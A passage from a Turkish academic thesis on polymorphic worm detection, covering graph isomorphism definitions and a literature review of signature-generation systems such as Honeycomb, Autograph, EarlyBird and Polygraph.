*Tanım 2.13 – Sıralı Solucan Akışı Bağıntısı: R, solucan akış çizgesi kümesi $W$ üzerinde tanımlanmış bir bağıntı olsun. $w_i \in W$ ve $w_j \in W$ olmak üzere $(w_i, w_j)$ sıralı ikilisi, her $j > i$ için R bağıntısının elemanıdır. R bağıntısının çizgesi, solucan akış çizgesinin her elemanından kendinden sonraki elemanlara bir yol içeren çizgedir. R bağıntısı, antisimetrik ve geçişli özelliktedir fakat yansıyan olmadığı için parçalı sıra bağıntısı değildir.*

Tanım 2.13 ile verilen Sıralı Solucan Akışı bağıntısı, Şekil 2.11'de verilen örnek polimorfik solucan akışı çizgesi üzerinde uygulanırsa, Şekil 2.12'de verilen yönlü çevrimsiz solucan akış bağıntısı çizgesi elde edilir. Tanımlanan bağıntı ile elde edilen kümenin bir alt kümesi, solucan akış çizgesinin ilk elemanından son elemanına kadar birbiriyle en güçlü şekilde ilişkili olan, solucan tespitinde en ayırt

edici özellikte olan yolu temsil eder. Bu yol üzerindeki $SKK$'ler, solucan tespiti için kullanılabilir.




Şekil 2.12, Solucan Akış Bağıntısı Çizgesi Örneği.

### 2.5.3.3 Fonksiyonlar

Bir A kümesinden $B$ kümesine tanımlanmış $f$ fonksiyonu, $A$ kümesinin her bir elemanını $B$ kümesinin tekil bir elemanına eşleştirir. $a \in A$, $b \in B$ ve $b = f(a)$ olacak şekilde tüm $(a, b)$ sıralı ikilileri $A \times B$ kartezyen çarpımının bir alt kümesidir. Başka bir deyişle $f$ fonksiyonu, $A$ kümesinden $B$ kümesine tanımlanmış bir bağıntıdır.

*Tanım 2.14 – Fonksiyon Kavramı: $A$ ve $B$ iki küme olsun. $f$ fonksiyonu, $A$ kümesinden $B$ kümesine tanımlanmış ise $f: A \rightarrow B$ ile gösterilir ve $A$ kümesinin her bir elemanına $B$ kümesinin bir elemanını eşleştiren atamadır. $A$ kümesinin $a$ elemanına $f$ fonksiyonu ile atanan $B$ kümesi elemanı $b$ ise, $f(a) = b$ notasyonu ile gösterilir. Her bir $a \in A$ için $f(a) = b$ olacak şekilde tek bir $b \in B$ elemanı vardır.*

Kümeler üzerinde tanımlanan fonksiyonlar, SKK skorlarının hesaplanması, ilişkilendirilmiş SKK'ler için skorların hesaplanması, akışlar için skorların hesaplanması vb. amaçla kullanılabilir.

*Tanım 2.15 – Bire-bir(İnjektif) Fonksiyon: Bir $f$ fonksiyonu için eğer $f(x) = f(y)$ eşitliği, $f$ etki alanındaki tüm $x$ ve $y$ değerleri için $x = y$ durumunu gerektiriyorsa $f$ fonksiyonu bire-bir ya da injektif özelliktedir.*

*Tanım 2.16 – Örten(Surjektif) Fonksiyon: Bir $f: A \to B$ fonksiyonu tanımlansın. Eğer $B$ kümesinin her elemanı $b \in B$ için $f(a) = b$ olacak şekilde bir $a \in A$ elemanı bulunuyorsa, $f$ fonksiyonu örten ya da surjektif özelliktedir.*

Polimorfik solucanlar, zaman içerisinde SKK'leri değiştirilerek yeni sürümleri ile yayılır. Bilinen solucan sürümleri için koruma tedbirlerinin yaygınlaşması, sistemlerin tanımadığı bu yeni solucan sürümlerinin üretilmesini tetikler. Bilinen solucan sürümünün barındırdığı SKK'lerin yenileriyle değiştirilmesi sonucu oluşan yeni sürüm, eski sürümün bir izomorfik kopyasıdır. Bölüm 2.6'da detaylandırılan izomorfizm için, iki küme üzerinde geçiş yapan fonksiyonun bire-bir ve örten olduğunun gösterilmesi gereklidir.

## 2.6 Polimorfik Solucan Çizgelerinde İzomorfizm


Zararlı yazılım geliştiricileri, zaman içerisinde sistemler belirli bir sürüm zararlı yazılıma karşı tedbirleri uygulamaya geçirdikten sonra yeni sürüm zararlı yazılımlar ile sistemlere zarar vermeye devam etmeyi amaçlarlar. Polimorfik solucanın faydalandığı açıklık kodu ya da ağ protokolü komutlarını değiştirmek kaydıyla oluşturulan yeni sürüm solucanlarda Solucan Karakter Katarları (SKK) kümesinden bazı elemanlar yenileriyle değiştirilmiş olur. Yeni sürüm polimorfik solucan akışının yönlü çevrimsiz çizgesi, orijinal sürüm polimorfik solucan akışının yönlü çevrimsiz çizgesinin izomorfik kopyası olur.

Bu bölümde, çizgeler arası izomorfizm özelliği ve polimorfik solucan tespit çalışmalarındaki uygulamaları hakkında bilgi verilmiştir.

*Tanım 2.17 – Çizgeler Arası İzomorfizm: $G_1 = (V_1, E_1)$ ve $G_2 = (V_2, E_2)$ çizgeleri tanımlanmış olsun. $V_1$ düğüm kümesinden $V_2$ düğüm kümesine bire-bir ve*


*örten özellikte $f$ fonksiyonu tanımlansın. $G_1$ çizgesinde bağlı olan (kenar oluşturan) her $a, b \in V_1$ için, $f(a), f(b) \in V_2$ ikilisi $G_2$ çizgesinde bağlı ise, $G_1$ ve $G_2$ çizgeleri izomorfiktir. Bu ilişkiyi tanımlayan $f$ fonksiyonu ise bir izomorfizmdir. Başka bir deyişle, iki çizge arasında düğümlerin yönlü ya da yönsüz bağlantı ilişkilerini koruyan bire-bir ve örten bir $f$ fonksiyonu tanımlanabiliyorsa, bu iki çizge izomorfiktir.*

Şekil 2.13'de verilen $W$ yönlü çevrimsiz polimorfik solucan akış çizgesini ele alalım.




Şekil 2.13, Polimorfik Solucan Akış Çizgesi Örneği – 3.

$W$ ile tanımlanan bir polimorfik solucanın yeni sürümünde, $SKK_3$ solucan karakter katarı, $SKK_{yeni\_3}$ ile değiştirilmiş olsun. Yeni solucanın yönlü çevrimsiz akış çizgesi $YW$, Şekil 2.14'de verilmiştir.




Şekil 2.14, Yeni Sürüm Polimorfik Solucan Akış Çizgesi Örneği – 1.

$W = (V_1, E_1)$ ve $YW = (V_2, E_2)$ çizgeleri izomorfiktir. İzomorfizm fonksiyonu $f$, aşağıdaki gibi tanımlanır.

$p$, polimorfik solucan akışları içerisindeki $SKK$'lerin sayısı olsun. $1 \leq i \leq p$ için, $f(v_i \in V_1) = v_i \in V_2$ eğer $i \neq 3$ ve $f(v_i \in V_1) = SKK_{yeni\_3} \in V_2$ eğer $i = 3$.

## 2.7 Literatür Analizi

Solucan tespiti ağ tabanlı veya sistem tabanlı yapılabilmektedir. Ağ tabanlı teknikler([40], [42], [51]) solucan henüz son sisteme ulaşmadan uygulanmaktadır. Sistem tabanlı teknikler([46], [48], [49], [50], [52]) ise solucanın bulaşması beklenen son sistemler üzerinde uygulanmaktadır.


### 2.7.1 Solucan Tespit Çalışmaları

Honeycomb[43], ağ trafiğinin farklı ağ protokolleri katmanlarında ağ protokolü uygunluk kontrolleri ve örüntü eşleştirme tekniklerinden faydalanarak saldırı tespit sistemleri için otomatik imza oluşturan bir sistemdir. Bu otomatik imza oluşturma özelliğinin sağlanmadığı durumlarda, trafik analizi yeteneğine sahip bir bilgi güvenliği uzmanı tarafından muhtemelen çok daha fazla zaman alacak şekilde bir paket analizi yapılması gereklidir. Honeycomb bu ihtiyacı ortadan kaldırmayı hedeflemektedir.

Honeycomb, ağ üzerinden gelen saldırılar için otomatik imzalar oluşturmaya odaklanmıştır. İmzaların bilgi güvenliği uzmanları tarafından elle oluşturulması durumunda, saldırıların kullandıkları açıklıklar hakkında detaylı bilgiye ihtiyaç vardır ve paketlerin analizi geç sayılacak derecede zaman alabilmektedir. Basit imza yapıları fazla sayıda yanlış-pozitif sonuca sebebiyet verirken daha sıkı kurallarla tanımlanmış imza yapıları ise esneklikleri bulunmadığı için yanlış-negatif sonuçlara sebebiyet verebilmektedir.


Üzerinde analiz yapılacak ağ paketleri, balküpü (honeypot) sistemleri ile yakalanmaktadır. Balküpü sistemleri, saldırganlara tuzak olarak ağa yerleştirilen ve saldırı tekniklerini öğrenmek için kullanılırlar. Bu sebeple balküpleri saldırgan akışlarının toplanması için oldukça uygun yapılardır. Balküpü ile yakalanan saldırı paketleri, IP, TCP ve UDP paket başlıkları ve içerik (payload) seviyesinde incelenmektedir ve yapılan testler sonucunda bu yaklaşımın otomatik saldırı tespit imzaları oluşturmak için tutarlı bir yöntem olduğu sonucuna varmışlardır.

Honeycomb, örüntü eşleştirme için karakter katarı tabanlı eşleştirme algoritmalarından faydalanmaktadır. En Uzun Ortak Karakter Katarı (EUOKK) – Longest Common Substring (LCS) algoritması kullanılarak paket içerikleri analiz edilmektedir. EUOKK algoritması, yakalanan ağ akışları üzerinde yatay ya da dikey analiz yapmak üzere yapılandırılabilmektedir. Yatay analiz sırasında, ağ akışını oluşturan ve saldırgan tarafından aynı hedef kapıya gönderilen aynı seviyedeki mesajlar arasından en uzun olanı, EUOKK algoritmasının girdisi olarak kullanılmaktadır. Bu durum Şekil 2.15'de gösterilmiştir.




Şekil 2.15, Honeycomb Yatay Analizi.

Dikey analizde ise, bir saldırgan bağlantı akışının yapılandırılabilir uzunlukta bir akışı kaydedilip birleştirilmekte ve ortaya çıkan karakter katarı EUOKK algoritmasına girdi olarak verilmektedir. Dikey analiz örneği Şekil 2.16'da gösterilmiştir.




Şekil 2.16, Honeycomb Dikey Analizi.

Yatay analiz, toplamda aynı mesaj içeriklerinin farklı sırada ya da farklı yerden kesilmiş olarak gönderilebileceği *telnet* gibi etkileşimli uygulamalarda örüntüleri bulmakta başarısız olabilir. Bu sebeple dikey analiz, daha fazla zaman gerektirmesine karşılık daha iyi bir yöntemdir. Balküpü ile yakalanan ağ akışlarından üretilen imzalar periyodik olarak imza modülüne raporlanmakta ve imza havuzuna dahil edilmektedir.

Honeycomb, solucanları da kapsayan genel saldırı imzalarını oluşturmayı amaçlarken, Autograph[44] solucanlara özel olarak otomatik imza oluşturmaya yoğunlaşan bir çalışmadır. Genel ağ saldırılarından farklı olarak solucan saldırılarının tespiti normal koşullarda sistem sahiplerinin anormalliği fark etmesini


ve birbirleriyle iletişim halinde olup ağ analizi yaptıktan sonra imza oluşturmayı gerektirir. Bu da sistemleri korunaklı hale getirene kadar önemli bir gecikme olmasına sebebiyet verir. Autograph, TCP bağlantıları ile yayılan solucanlar için otomatik imzalar oluşturmayı amaçlayan bir sistemdir. Autograph, imza oluşturmak için TCP akış içeriğindeki (payload) yaygın özellikleri analiz eder ve TCP üstündeki diğer protokol bilgilerini dikkate almaz.

Autograph sistemi bir ya da daha fazla algılayıcıdan oluşur. Bir algılayıcının girdisi, DMZ ağından yakalanmış paketler, çıktısı ise solucan imzalarıdır. Algılayıcıların trafik analizi iki evreden oluşmaktadır.

İlk evrede, ağ paketleri zararlı paketler ve zararsız paketler olmak üzere sınıflandırılmaktadır. Bu evrede zararlı paketler birleştirilerek akış oluşturulmaktadır. Sınıflandırma sonrasında zararlı ve zararsız paketler disk üstündeki akış havuzlarına kaydedilmektedir. Bundan sonraki işlemler, zararlı akış havuzu içerisindeki ağ içerikleri (payload) üzerinde gerçekleştirilmektedir.

İkinci evrede, zararlı akış havuzu kullanılarak solucan imzaları oluşturulmaktadır. İmzalar oluşturulurken solucanların iki temel özelliğinden faydalanılmaktadır. Birincisi, solucanların sistemlere yayılmak için bir yazılım açıklığı ya da yazılım açıklıkları kümesini kullanmasıdır. Bu sayede solucan içerikleri benzer açıklıklardan faydalanmak için ortak ve değişmez kod parçalarını içermektedir. İkinci temel özellik ise, solucanların kendi kendine yayılma kabiliyetlerinin bir sonucu olarak yüksek hacimde ağ trafiği oluşturmasıdır. Bu iki özellikle bir arada kullanıldığında, zararlı akış havuzundaki akışların görülme sıklığının analiz edilmesinin (yaygınlık histogramları) faydalı olacağı sonucu ortaya çıkmaktadır. Autograph algılayıcı mimarisi Şekil 2.17'de gösterilmiştir.


Autograph sisteminde, birden fazla algılayıcı kullanılarak dağıtık bir mimariyle solucan imzalarının oluşturulması da mümkündür.




Şekil 2.17, Autograph Algılayıcı Mimarisi.

Earlybird[45], önceden bilinmeyen solucanların ve virüslerin hızlıca tespit edilmesi için önerilmiş bir prototip sistemdir. İçerik ayıklama olarak adlandırılan bu yaklaşım solucan aktivitesinin iki gözlemine dayalıdır; birincisi, mevcut solucanlarda içeriğin bazı kısımları değişmemektedir, ikincisi, solucanın yayılım dinamiği internet uygulamalarından farklıdır. Çok kaynaktan çok hedefe gönderilmiş paketlerde aynı karakter katarının yer alması az rastlanan bir durumdur. Hem çok sık tekrarlanan hem de geniş yayılmış içerik katarlarını ağ trafiğinde ayıklanarak yeni solucanlara ait imzaların otomatik olarak saptanabileceği düşünülmüştür.

Earlybird prototipinde kullanılan içerik ayıklama algoritmasının çalışma prensibi Şekil 2.18'de verilmiştir. Paketler geldikçe içeriklerin özeti (hash) çıkarılır, protokol belirteci ve hedef portu eklenerek bir özet kodu oluşturulur. Oluşturulan özet kodları adres dağılım tablosunu indekslemek için kullanır. Bir eleman tabloda zaten yer alıyorsa, kaynak ve hedef IP adresleri için adres dağılım tablosunda elemanlar güncellenir. Kaynak ve hedef sayıları dağılım eşiğini aşarsa, içerik katarı şüpheli solucan olarak raporlanır.




Şekil 2.18, Earlybird İçerik Ayıklama Algoritması Gösterimi.

İçerik özeti, dağılım tablosunda yer almıyorsa, içerik yaygınlık tablosuna yerleştirilir. Sayaç değeri yaygınlık eşik değerini geçerse, bu eleman adres dağılım tablosuna geçirilir. Bu, içeriğin yüksek olasılıkla solucan adayı olacak şekilde sık görüldüğü anlamına gelir. İçerik yaygınlık tablosu, sistemdeki aşırı aktiviteyi tespit eder ve sık tekrarlanan içerik için yüksek geçirgen süzgeç gibi davranır.

Honeycomb[43], Autograph[44] ve EarlyBird[45] otomatik solucan imzaları üretmek için önerilen sistemlerdir fakat bu ve bunlardan türetilmiş diğer çalışmalar solucanı tekil olarak tanımlamaya yetecek büyüklükte ayırt edici örüntü bulunduğunu varsaymaktadır. Solucan örneklerinde bulunabilecek tek bir özelliğin kullanımı polimorfik solucanların tespiti için uygun bir yöntem değildir.

### 2.7.2 Polimorfik Solucan Tespit Çalışmaları

Polimorfik solucan tespit çalışmaları içerik tabanlı ve davranış tabanlı olarak ikiye ayrılabilir.

### 2.7.2.1 İçerik Tabanlı Polimorfik Solucan Tespit Çalışmaları

İçerik tabanlı solucan tespit çalışmaları ([40], [42], [46], [48], [49], [57], [58], [59]) solucan paketi içeriğini kullanarak solucan paketlerini tanımaya çalışmaktadır. İçerik tabanlı saldırı tespit sistemleri genel olarak daha önceden tanımlanmış saldırı imzalarının aranması yoluyla tehditleri tespit etmektedir. Solucan örneklerinde bulunabilecek tek bir ortak imzanın kullanımı polimorfik solucanların tespiti için uygun değildir([40], [42]). Bu sebeple polimorfik solucanları başarılı şekilde tespit etmek için solucan paketi içerisinde kullanılabilecek tüm bilgileri tespit edip bu bilgilerin ilişkilendirilmesi yoluyla iyi imzalar üretilmelidir.

Polygraph[40] polimorfik solucan tespiti için imza oluşturmayı hedefleyen bir mekanizmadır. Polygraph üç imza ailesi tanımlamıştır. Bunlar birleşim(conjunction), sıralı jeton(token-subsequence) ve Bayes imzalarıdır. Solucan paketi içerisinden imza oluşturulurken kullanılan solucan karakter katarları jeton (token) olarak isimlendirilmektedir. İmza oluşturma sürecinin ilk aşaması, uygun jetonların bulunmasıdır.

Jeton, kesintisiz bir karakter katarıdır. Polygraph'da önerilen imzalar bir ya da daha çok jetondan oluşmaktadır. Öncelikle solucan akış havuzunda minimum $\alpha$ uzunluğunda olan ve $n$ tane solucan örneğinin en az $K$ tanesinin içerdiği tekil karakter katarları bulunur. Tekil karakter katarından kasıt, $n$ tane solucan örneğinin en az $K$ tanesinde diğer bir karakter katarının alt kümesi olmadan bulunmasıdır. Örnek olarak "ABCD" karakter katarı, $n$ tane solucan örneğinin en az $K$ tanesinde bulunmuş olsun. "BCD" karakter katarı, "ABCD" karakter katarının bir alt kümesi haricinde $n$ tane solucan örneğinin en az $K$ tanesinde bulunmuyorsa jeton olarak kullanılmaz. Solucan akış havuzundaki toplam örnek boyutu cinsinden doğrusal zamanda $n$ örneğin en az $K$ tanesindeki en uzun ortak karakter katarını bulan algoritma[55] ile ortak karakter katarları bulunabilmektedir. Bu algoritma, tekil olarak $n$ örneğin en az $K$ tanesinde geçen ya da bunların bir alt kümesi olsa da $n$ örneğin en az $K$ tanesinde geçen tüm karakter katarlarını bulacak şekilde uyarlanmıştır. Jeton kümesi bulunduktan sonra, akışlar içerisinde keşfedilen jetonlar

haricindeki karakter katarları ihmal edilmekte ve akış örüntüleri sadece bu jetonlar cinsinden ifade edilmektedir.

Birleşim (Conjunction) imzaları, sırasız olarak tanımlanmış bir jetonlar kümesidir. İmza eşleşmesi için, birleşim imzasındaki jetonların sıra gözetmeksizin akış içerisinde bulunması gereklidir. Solucan akış havuzundaki tüm polimorfik solucan örnekleriyle eşleşecek bir birleşim imzası tanımlamak için, daha önce ele alınan jeton bulma algoritması, solucan akış havuzundaki tüm solucan örneklerinde içerilen jetonları bulacak şekilde çalıştırılır. Bu işlem doğrusal zaman içerisinde tamamlanır. Birleşim imzası, keşfedilen jetonlarından oluşan küme olarak tanımlanır.

Sıralı jeton (Token Subsequence) imzalarında ise, tanımlı olan imza jetonlarının hepsinin solucan paketi içerisinde sıralı bir şekilde bulunup bulunmadığı kontrol edilmektedir. Sıralı jeton imzalarını tanımlayabilmek için, tüm solucan örneklerinde ortak olan bir jeton sıralaması bulunması gereklidir. Bu amaçla, Smith-Waterman karakter katarı hizalama algoritması[56] kullanılmaktadır. Karakter katarı hizalama algoritması, iteratif olarak solucan akış havuzu üzerinde çalıştırılmaktadır. Her iterasyon adımından sonra, çıktılardaki boşluklar özel bir boşluk karakteri $\gamma$ ile doldurulmaktadır ve üzerinde çalışılan örnek ile kendinden sonraki örnek arasındaki en uygun örüntü eşleşmesi bulunmaktadır. Bu greedy yaklaşımın bir yerel minimumla da sonuçlanabileceği göz önünde bulundurulmalıdır. Bu riski en aza indirmek için, öncelikle tüm solucan örneklerinin içerdiği jetonlar bulunmakta, sonra da solucan akış havuzundaki her örnek, aralarında $\gamma$ boşluk karakteri olan jeton sıralamaları olarak ifade edilmektedir. Böylelikle diğer solucan örneklerinde bulunmayacak karakter katarlarını içeren hizalamaların bulunmasının önüne geçilmektedir. Ayrıca, üzerinde çalışılan karakter katarlarının boyutu azaltıldığı için Smith-Waterman algoritmasının çalışma zamanı da iyileşmektedir. Polimorfik solucan akış havuzunda en fazla $n$ byte uzunluğunda $s$ örnek varsa, sıralı jeton imzaları jeton bulma işlemi için $O(n)$, karakter katarı hizalama işlemi için $O(sn^2)$ zaman karmaşıklığına sahiptir.

Bayes imzalarında, her jeton için hesaplanmış bir skor değeri bulunmaktadır. Jeton skorları, jetonların birbirinden bağımsız oldukları varsayımıyla bir jetonun


solucan akış havuzu ve normal akış havuzu içerisindeki olasılıklarına dayalı olarak naif Bayes kuralı uygulanarak bulunmaktadır. Ayrıca karar verme aşamasında kullanılmak üzere bir toplam skor eşik değeri(threshold) hesaplanmaktadır. Eşik değer, tahammül edilebilecek maksimum yanlış-pozitif oranına göre belirlenmektedir. Birleşim ve sıralı jeton imza yöntemlerinden farklı olarak Bayes imzaları ilgili paketin solucan olma olasılığıyla ilgili bilgi vermektedir. Herhangi bir ağ akışı 